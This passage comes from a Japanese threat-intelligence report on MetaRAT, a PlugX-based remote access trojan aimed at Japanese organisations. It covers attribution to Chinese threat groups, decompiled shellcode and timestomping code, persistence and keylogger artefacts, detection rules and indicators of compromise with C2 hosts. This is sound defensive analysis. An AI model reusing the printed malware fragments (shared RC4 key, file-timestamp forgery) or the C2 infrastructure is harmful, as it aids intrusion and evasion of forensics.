 RedFoxtro (aka Nomad Panda, Moshen Dragon) Origin: China First Seen: 2014 (Source: Recorded Future) Target Countries: Afghanistan, India, Kazakhstan, Kyrgyzstan, Pakistan, Tajikistan, Türkiye, Uzbekistan, UAE Target Sectors: Government, Telecommunications, Aerospace, Academia, Software, Manufacturing, Energy Tools: PlugX, Talisman, ShadowPad, IceFog, QUICKHEAL(Turian), PCShare, and 8.t Builder	 Space Pirates (aka Webworm) Origin: China First Seen: 2017 (Source: Positive Technologies) Target Countries: Azerbaijan, Belarus, India, Poland, Philippines, Russia Target Sectors: Government, Telecommunications, Aerospace, Academia, Manufacturing, Media Tools: PlugX, Talisman, ShadowPad, RtlShare, BH_A006, Cobalt Strike and Deed RAT	 Calypso (aka BRONZE MEDLEY) Origin: China First Seen: 2016 (Source: Positive Technologies) Target Countries: Afghanistan, Brazil, India, Kazakhstan, Nepal, United Kingdom, Thailand Target Sectors: Government, Telecommunications, Media, Finance, etc Tools: PlugX, Talisman, and Calypso RAT
--	---	--

図30 Taslismanを利用する攻撃者グループ

攻撃者グループとマルウェアの関係性

次に、攻撃者グループとMetaRATの関連性について考えます。図31はMetaRATの通信先を示したものです。黄色の線が示すように、MetaRATのC2インフラは2022年頃にCalypsoが使用していたC2インフラと一部重複していることが確認できます。さらに、青色の線に着目すると、MetaRATの通信先は2024年頃にSpace Piratesが使用したと報告されているC2インフラとも重複していることがわかります。これらを踏まえると、Talismanを利用するグループのうち、少なくともSpace PiratesとCalypsoの2グループがTalismanとMetaRATを併用している可能性が示唆されます。しかしながら、今回の攻撃キャンペーンに関しては、C2インフラから特定の攻撃者グループとの明確な関連性は確認できませんでした。




図31 攻撃者グループとMetaRATのC2インフラの関係

一方で、MetaRATの解析を進める中で、MetaRATを内包するシェルコードと類似した特徴を持つ別のマルウェア、RainyDay^{*6}およびTurian^{*7}の存在を確認しました。図32は、MetaRAT（2022年サンプル）、RainyDay、Turianの各ペイロードを内包するシェルコードを比較したものです。これら3つのシェルコードはいずれも、橙枠で示した同一のRC4鍵を用いて各ペイロードを復号し、その後LZNT1で展開します。複数のマルウェアファミリーが類似したシェルコードを用い、同一の暗号鍵およびアルゴリズムにより各ペイロードを復号・展開している事実は、同一のマルウェア開発者の関与、もしくはソースコードの共有が行われている可能性を示唆するものです。なお、TurianサンプルにはControl Flow Flattening（CFF）が施されているため、図中では一部のコードを省略しています。

※6 RainyDayは、ファイル操作、シェルコマンドの実行、プロセス操作、スクリーンキャプチャなどの機能を備えたRATであり、C2通信にTCPおよびHTTPプロトコルを使用します。

※7 Turianは、ファイル操作、シェルコマンドの実行、プロセス操作などの機能を備えたRATであり、C2通信にSSLトラフィックを偽装した通信を利用します。

```
strcpy(v15, "8f-2;g=3/c-1wf+c92rv.a");
sub_401340(v5);
v18 = *(_DWORD*)(sub_401000(v5[0]) + 12592240);
v14 = *(_DWORD*)(sub_401000(v5[0]) + 12592244);
v0 = v7(8, v18);
v17 = v6(v0);
v1 = v7(8, v14);
v13 = v6(v1);
v2 = sub_401000(v18);
v9(v17, v2 + 12592248);
v15[10] = 63;
xxx_to_rc4(v17, v18, v15);
v8(2, v13, v14, v17, v18, v10);
v3 = v7(0, v17);
((void (__stdcall*)(int))(v5[1]))(v3);
v12 = sub_401070(v13, v5);
if (v12)
{
    strcpy(v16, "fdvbf");
}

strcpy((char*)(v3 - 40), "8f-2;g=3/c-1wf+c92rv.a");
((void (__cdecl*)(int))loc_403880)(v3 - 168);
JUMPOUT(0x404806);
}

(Omitted)

*(_DWORD*)(a2 + 370938090) += a1;
*(_DWORD*)(a2 + 1166793813) += a2;
strcpy((char*)(a3 - 15), "mystart");
JUMPOUT(0x405792);
}

strcpy(v15, "8f-2;g=3/c-1wf+c92rv.a");
sub_350(v5);
v18 = *(_DWORD*)(sub_E0(v5[0]) + 15803536);
v14 = *(_DWORD*)(sub_E0(v5[0]) + 15803540);
v0 = v7(8, v18);
v17 = v6(v0);
v1 = v7(8, v14);
v13 = v6(v1);
v2 = sub_E0(v18);
v9(v17, v2 + 15803544);
v15[10] = 63;
xxx_to_rc4(v17, v18, (int)v15);
v8(2, v13, v14, v17, v18, v10);
v3 = v7(0, v17);
((void (__stdcall*)(int))(v5[1]))(v3);
v12 = sub_D90(v13, v5);
if (v12)
{
    strcpy(v16, "windows");
}
```

図32 シェルコードの比較（左：RainyDay／中央：Turian／右：MetaRAT）

最後に、ここまでの分析結果を踏まえ、攻撃者グループとマルウェアの関連性を整理します。

今回の攻撃キャンペーンでは、図33の赤枠で示すように、MetaRATとともにTalismanの使用が確認されています。また、MetaRATを内包するシェルコードに着目してみると、同様のシェルコードを用いるRainyDayおよびTurianは、攻撃者グループ「Naikon」および「BackdoorDiplomacy」によって使用されています（図34）。




図33 攻撃者グループとマルウェアの関連性



図34 RainyDayまたはTurianを利用する攻撃者グループ

さらに、MetaRATとRainyDayで使用されている文字列やコードの一部に類似点が見られることから、2つのマルウェアは同一の開発者が関与している、あるいはソースコードが共有されている可能性が考えられます。図35は、類似コードの一例であるタイムスタンプ（timestamping）機能の実装を比較したものです。いずれのマ

ルウェアも、SYSTEMTIME構造体のwYear、wHour、wMinuteメンバなどに設定する値の生成処理が類似しています。

```
SystemTime.wYear = rand() % 10 + 2005;
SystemTime.wMonth = rand() % 12 + 1;
SystemTime.wDay = rand() % 28 + 1;
SystemTime.wHour = rand() % 24 + 1;
SystemTime.wDayOfWeek = rand() % 5 + 1;
SystemTime.wMinute = rand() % 60 + 1;
SystemTime.wSecond = rand() % 60 + 1;
SystemTime.wMilliseconds = rand() % 60 + 1;
hFile = CreateFileW(NewFileName, 0xC0000000, 1u, 0, 3u, 0x2000000u, 0);
if ( hFile != (HANDLE)-1 )
{
    SystemTimeToFileTime(&SystemTime, &FileTime);
    SetFileTime(hFile, &FileTime, &FileTime, &FileTime);
    CloseHandle(hFile);
}

v53[0] = rand() % 10 + 2005;
v53[1] = rand() % 12 + 1;
v53[3] = rand() % 28 + 1;
v53[4] = rand() % 24 + 1;
v53[2] = rand() % 5 + 1;
v53[5] = rand() % 60 + 1;
v53[6] = rand() % 60 + 1;
v53[7] = rand() % 60 + 1;
v56 = 1;
v11 = CreateFileW_0((int)v65, 0xC0000000, 1, v9, 3, 0x2000000, v9);
if ( v11 != -1 )
{
    SystemTimeToFileTime(v53, v58);
    SetFileTime(v11, v58, v58, v58);
    CloseHandle(v11);
}
```

図35 タイムスタンプ機能の実装コードの比較（左：RainyDay／右：MetaRAT）

MetaRATとの関連については複数のマルウェアや攻撃者グループの関与が考えられます。一方で、本キャンペーンで確認できたマルウェアはMetaRATとTalismanのみであり、NaikonやBackdoorDiplomacyとの明確な関連性は確認されていません。

以上を踏まえ、本攻撃キャンペーンには中程度の確度でSpace PiratesまたはCalypsoの関与が考えられ、標的およびツールセットの類似性に基づきRedFoxtrotの関与の可能性も示唆されます。

攻撃痕跡の確認方法と検出

今回紹介したMetaRATは、Windowsサービスの悪用や自動起動用レジストリキーの登録、キーログファイルの作成などの痕跡を残します。これらの有無や内容を確認することで、攻撃の有無や影響範囲を調査することが可能です。以下に、その確認方法の一例を紹介します。あわせて、MetaRATを検出するためのSuricata/Snort、Splunk、Sigma、Yaraのルールも記載しています。

永続化方法の確認

図36および図37に示すような、自動起動用のレジストリキー「matesile」またはWindowsサービス「sihosts」が作成されるため、これらの有無を確認します。これらの永続化設定は、MetaRATの設定ファイルによって異なります。なお、設定ファイルによっては、このマルウェアはペイロード「materoll」をレジストリに保存する場合もあります（図38）。

図36 自動起動用のレジストリキー

Name	Type	Data
(Default)	REG_SZ	(value not set)
Description	REG_SZ	Provides ability to share TCP ports over the net.tcp protocol.
DisplayName	REG_SZ	sihosts
ErrorControl	REG_DWORD	0x00000001 (1)
ImagePath	REG_EXPAND_SZ	C:\ProgramData\mates\mcinsupd.exe
ObjectName	REG_SZ	LocalSystem

図37 Windowsサービス

```
CloseHandle(FileA);
sub_1001FC9E(0x300000);
if (!RegCreateKeyEx(0x80000001, "software\\microsoft\\matesdata", 0, 0, 0,
```

Name	Type	Data
(Default)	REG_BINARY	f5 4e a6 a6 a6 a6 fe 11 b9 25 66 e5 95 6f 2c ba ae 94 7...

図38 MetaRATペイロード
(HKCU¥SOFTWARE¥Microsoft¥matesdata)

キーログファイルまたは設定ファイルの確認

KeylogDumpプラグインにより、「%ALLUSERSPROFILE%¥mates¥」配下に「VniFile.hlp」という名前のキーログファイルが作成されるため、当該ファイルの有無を確認します（図39）。図40は、作成されたキーログファイルの一例です。また、設定ファイル「ZBAYOBACn」も同じディレクトリに作成されます。この設定ファイルはgzip形式で圧縮されており、ファイル名はMetaRATの設定ファイルによって異なります。




図39 キーログファイルおよび設定ファイルの作成例

VniFile.hlp			
00000000	32 00 30 00 32 00 35 00	2D 00 30 00 39 00 2D 00	2 0 2 5 - 0 9 -
00000010	30 00 34 00 20 00 31 00	30 00 3A 00 35 00 37 00	0 4 1 0 : 5 7
00000020	3A 00 35 00 32 00 20 00	7C 00 20 00 20 00 7C 00	: 5 2
00000030	20 00 50 00 72 00 6F 00	67 00 72 00 61 00 6D 00	P r o g r a m
00000040	20 00 4D 00 61 00 6E 00	61 00 67 00 65 00 72 00	M a n a g e r
00000050	0D 00 0A 00 61 00 61 00	0D 00 0A 00 3D 00 7C 00	a a =
00000060	3D 00 0D 00 0A 00 32 00	30 00 32 00 35 00 2D 00	= 2 0 2 5 -
00000070	30 00 39 00 2D 00 30 00	34 00 20 00 31 00 30 00	0 9 - 0 4 1 0
00000080	3A 00 35 00 38 00 3A 00	33 00 36 00 20 00 7C 00	: 5 8 : 3 6
00000090	20 00 20 00 7C 00 20 00	50 00 72 00 6F 00 67 00	P r o g
000000A0	72 00 61 00 6D 00 20 00	4D 00 61 00 6E 00 61 00	r a m M a n a
000000BF	67 00 65 00 72 00 0D 00	0A 00 5B 00 43 00 74 00	g e r [C t
000000C0	4D 3F 53 3F 62 3F 5E 3F	32 3F 35 3F 02 3F 43 3F	M?S?b?^?2?5? ?C?
000000D0	02 3F 32 3F 35 3F 0D 3F	0F 3F 0D 3F 0A 3F 12 3F	?2?5? ? ? ? ? ?

図40 キーログファイル例（デコード済）

ルールによる検出

以下、それぞれの製品に対応するルールを利用することで、MetaRATのC2通信や挙動を検出することが可能です。詳細はAppendixを参照ください。

- Suricata/Snortルール

- Splunk SPLクエリ
- Sigmaルール
- Yaraルール

まとめ

今回は、日本の組織を標的としたMetaRATの攻撃キャンペーンについて紹介しました。MetaRATはPlugXをベースとしたモジュール型RATであり、Talismanなど他のPlugX亜種と比較して、いくつかの独自コードの実装が確認されています。一方で、RainyDayで使用される文字列やコードの一部には、MetaRATとの共通点が見られます。MetaRATは、中国を拠点とするSpace PiratesやCalypsoなどの複数の攻撃者グループによって共有・利用されており、本事案においてもこれらのグループの関与が考えられます。

今回の攻撃キャンペーンでは機密情報の窃取痕跡は確認できず、認証情報の収集に焦点を当てていた可能性が高いと考えられます。これは、攻撃者が将来的に必要なに応じて標的組織へ再侵入するための準備行為であった可能性を示唆します。組織は、日々のセキュリティ運用およびインシデント対応プロセスを強化するとともに、脆弱性の放置や不適切なアカウント管理など、攻撃の起点となり得る要因を継続的に排除することが重要です。さらに、EDRによるエンドポイント監視やネットワーク機器による通信の制御・監視など、多層的なセキュリティ対策を講じることも不可欠です。

私たちは今後も、MetaRATおよび当該マルウェアを利用する攻撃者グループについて継続的に調査を行い、その結果を広く情報提供してまいります。ぜひご活用いただければ幸いです。

松本 拓馬、石川 芳浩

Appendix

Suricata/Snortルール

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"MetaRAT C2 traffic detection"; content:"GET"; content:"Cookie-Yaga:"; content:"Cookie-Nguy:"; content:"User-Agent: Mozilla/5.0 (Compatible|3B| MSIE 9.0|3B| Windows NT 10.0)"; sid:1000010; rev:2;)
```

※ 本番システムに導入する前に、適切なテストとチューニングを行うことを推奨します。

Splunkルール

```
index=main "Mozilla/5.0 (Compatible; MSIE 9.0; Windows NT 10.0)" AND (".css" OR ".js" OR ".less")  
| regex uri_path="/([0-9A-F]{12})%.(less|js|css)"
```

※ 本番システムに導入する前に、適切なテストとチューニングを行うことを推奨します。

Sigmaルール

```
title: Suspicious DLL-Sideloaded of MetaRAT
status: Experimental
description: Detects the DLL-Sideloaded of MetaRAT
date: 09/04/2025
logsource:
category: image_load
product: windows
detection:
  selection_1:
    Image|endswith: 'C:\ProgramData\mates\mcinsupd.exe'
  ImageLoaded|endswith: 'C:\ProgramData\mates\mytilus3.dll'
condition: selection_1
falsepositives:
  - Unknown
level: high
```

MetaRATによるDLLサイドローディングの悪用

```
title: KeyLog File Creation of MetaRAT
status: Experimental
description: Detects the KeyLog File Creation of MetaRAT
date: 09/04/2025
logsource:
category: file_event
product: windows
detection:
  selection_1:
    TargetFilename|endswith: '\VniFile.hlp'
  selection_2:
    Image|contains:
      - 'mcinsupd.exe'
condition: selection_1 and selection_2
falsepositives:
  - Unknown
level: high
```

MetaRATによるキーログファイルの作成

※ 本番システムに導入する前に、適切なテストとチューニングを行うことを推奨します。

Yaraルール

```
rule MetaRAT_body {
  meta:
    description = "MetaRAT malware"
    author = "LAC Co., Ltd."
    strings:
      $str1 = "AVCListenModeSocket" ascii
      $str2 = "metawins.slp" wide
      $str3 = "Cookie-Yaga" ascii
      $str4 = "Cookie-Nguy" ascii
      $str5 = "materoll" ascii
    condition:
      (3 of ($str*)) and filesize < 300KB
}
```

MetaRAT

```

rule MetaRAT_Loader {
    meta:
        description = "MetaRAT Loader malware"
        author = "LAC Co., Ltd."
        strings:
            $str1 = "¥¥MetaRAT¥¥MetaRAT¥¥Client" ascii
            $str2 = "¥¥sysadminDEV¥¥Desktop¥¥ReControl" ascii
            $code1 = {80 34 ?? A6 [1-6] 3B C? 72 F? BA 12 00 00 00}
            condition:
                uint16(0) == 0x5A4D and ($str1 or $str2) or ($code1)
            } }


```

MetaRATローダ

※ 本番システムに導入する前に、適切なテストとチューニングを行うことを推奨します。

Diamond Model

MetaRATを用いた本攻撃キャンペーンをダイヤモンドモデルで整理し、分析したものです。



IOC (Indicator Of Compromised)

Indicator	Type	Context
8f50f434fa776cd11869d1e43858ac6d480d176b7c0dddc09b71d40b20a4aa46	SHA-256	MetaRAT Loader
c6124a3ca27299ef1b4d053782b11fe9fe4e215cac3cbd47d09a06e2ca6dde0c	SHA-256	MetaRAT Loader
6ad67d7f76986359865667bdd51ba267f6bd7e560270512074448dd7b088bcb7	SHA-256	MetaRAT Loader
00dbc8a4b3121af5a19504a9d969e36e709556420a6117eb3533f1d2a8100fd9	SHA-256	MetaRAT Loader
aec2d0cbd2f195bf35e55019a29f0d6109451eb85dc7941b73e3b562b065a11c	SHA-256	MetaRAT Loader

Indicator	Type	Context
fd87149d6b8fdcad5d84ba4a3ca52e1cef8f0c54cafca6dbbb5d156f313d79dd	SHA-256	MetaRAT Payload
fd6b1ca0f26e54fa9c97ea15c834e58ffb71798df38071ad00b14f19d6a4126c	SHA-256	MetaRAT Payload
c91595edd1c9a0a2c1168e3bfa532e4a7dbb6b1380afd80ba445b728622798a4	SHA-256	MetaRAT Payload
c90460e820a8c5874d5412032b7db719cb8ea34ae8e48e4ab934a4096a09612b	SHA-256	MetaRAT Payload
a92ed5f831c99bb84208ef7d7c733e0183a79de40f9d3b3be54744951f0a1391	SHA-256	MetaRAT Payload
0ec83d1deb6065cac8ba8f849cdf5672da7313ec2e860a7d71bb7e397e661394	SHA-256	MetaRAT Payload
7b028a9bd2bc0c306ab6561cf702406f5925fc073f9d0d2d9408cecccd6907743	SHA-256	MetaRAT Payload
aba6f7611291433983ba9c65654b04745a050530329d3ad329cc859c1ce12c44	SHA-256	MetaRAT
d3ec33ae5c8ce2ac5eb0c96c6d6dc1d5ca610bacaa9de85d1e4bfe1d60923970	SHA-256	MetaRAT
ae0f29727920882781d31d982c0b5ad71d83f1dd9cebd41e1e5e444c1e6d7854	SHA-256	Talisman Loader
78c3eb67fdc59fd09cba6388d6e31c428ed3c227f04b9cd739e8c36a8f1a182e	SHA-256	Talisman Payload
367ad2eaa851ae17a4b75d92ec712d889fa85c0f2a51b9d5c5e08ae84fa7514d	SHA-256	Talisman Payload
88bf17cb9f126c9c5a78a2a29138ee1cdaab3ec141115f45a1f345bb6679d57d	SHA-256	Talisman Variant Loader
df5b319cc7e1f4a6389a02b7942b5db68ca55eaeb7ad8d7b78f0ab6671496d66	SHA-256	Talisman Variant Payload
doodle01[.]space	C2	MetaRAT
piao.mil.onmypc[.]net	C2	MetaRAT
117.254.105[.]200	C2	MetaRAT
45.114.192[.]137	C2	MetaRAT
103.9.14[.]218	C2	MetaRAT
newsinfom[.]org	C2	MetaRAT
23.254.225[.]184	C2	MetaRAT
103.136.45[.]108	C2	MetaRAT
103.172.10[.]165	C2	MetaRAT

Indicator	Type	Context
117.239.199[.]202	C2	MetaRAT
mailserver.kozow[.]com	C2	MetaRAT
turky[.]info	C2	Talisman
220.130.204[.]242	C2	Talisman
nord.ocry[.]com	C2	Talisman
112.213.125[.]75	C2	Talisman Variant

この記事シェアする

メールマガジン

サイバーセキュリティや
ラックに関する情報をお届けします。

[登録する](#)

この記事は役に立ちましたか？

関連記事

関連記事をご紹介します



- 継続するEAGERBEE（Thumtais）マルウェアの活動

[この記事を読む](#)



- RevivalStone：Winnti Groupによる日本組織を狙った攻撃キャンペーン

[この記事を読む](#)



- 新たなモジュール型マルウェア「RateIS」に見るPlugXの面影

[この記事を読む](#)

よく読まれている記事



- [2025年10月24日](#) | [ラックピープル](#)

[脆弱性情報の取り扱いにおける、基本的な考え方と注意すべきポイント](#)

[熊谷 悠平](#)



- [2025年11月21日](#) | [サービス・製品](#)

[国家資格レベルの内容を、新入社員向けに再設計したセキュリティ研修](#)

[セキュリティアカデミー](#)



- [2025年11月 7日](#) | [ラックピープル](#)

[フィンランドへの短期留学で見た生活と教育現場（前編）](#)

[新山 紗友里](#)